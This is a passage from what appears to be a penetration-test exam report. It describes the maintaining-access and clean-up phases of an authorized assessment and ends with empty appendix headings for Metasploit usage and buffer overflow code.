Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred (i.e. a buffer overflow), we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

3.4 House Cleaning

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which

can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the exam network was completed, I removed all user accounts and passwords as well as the Meterpreter services installed on the system. Offensive Security should not have to remove any user accounts or services from the system.

4 Additional Items

4.1 Appendix - Proof and Local Contents:

4.2 Appendix - Metasploit/Meterpreter Usage

4.3 Appendix - Completed Buffer Overflow Code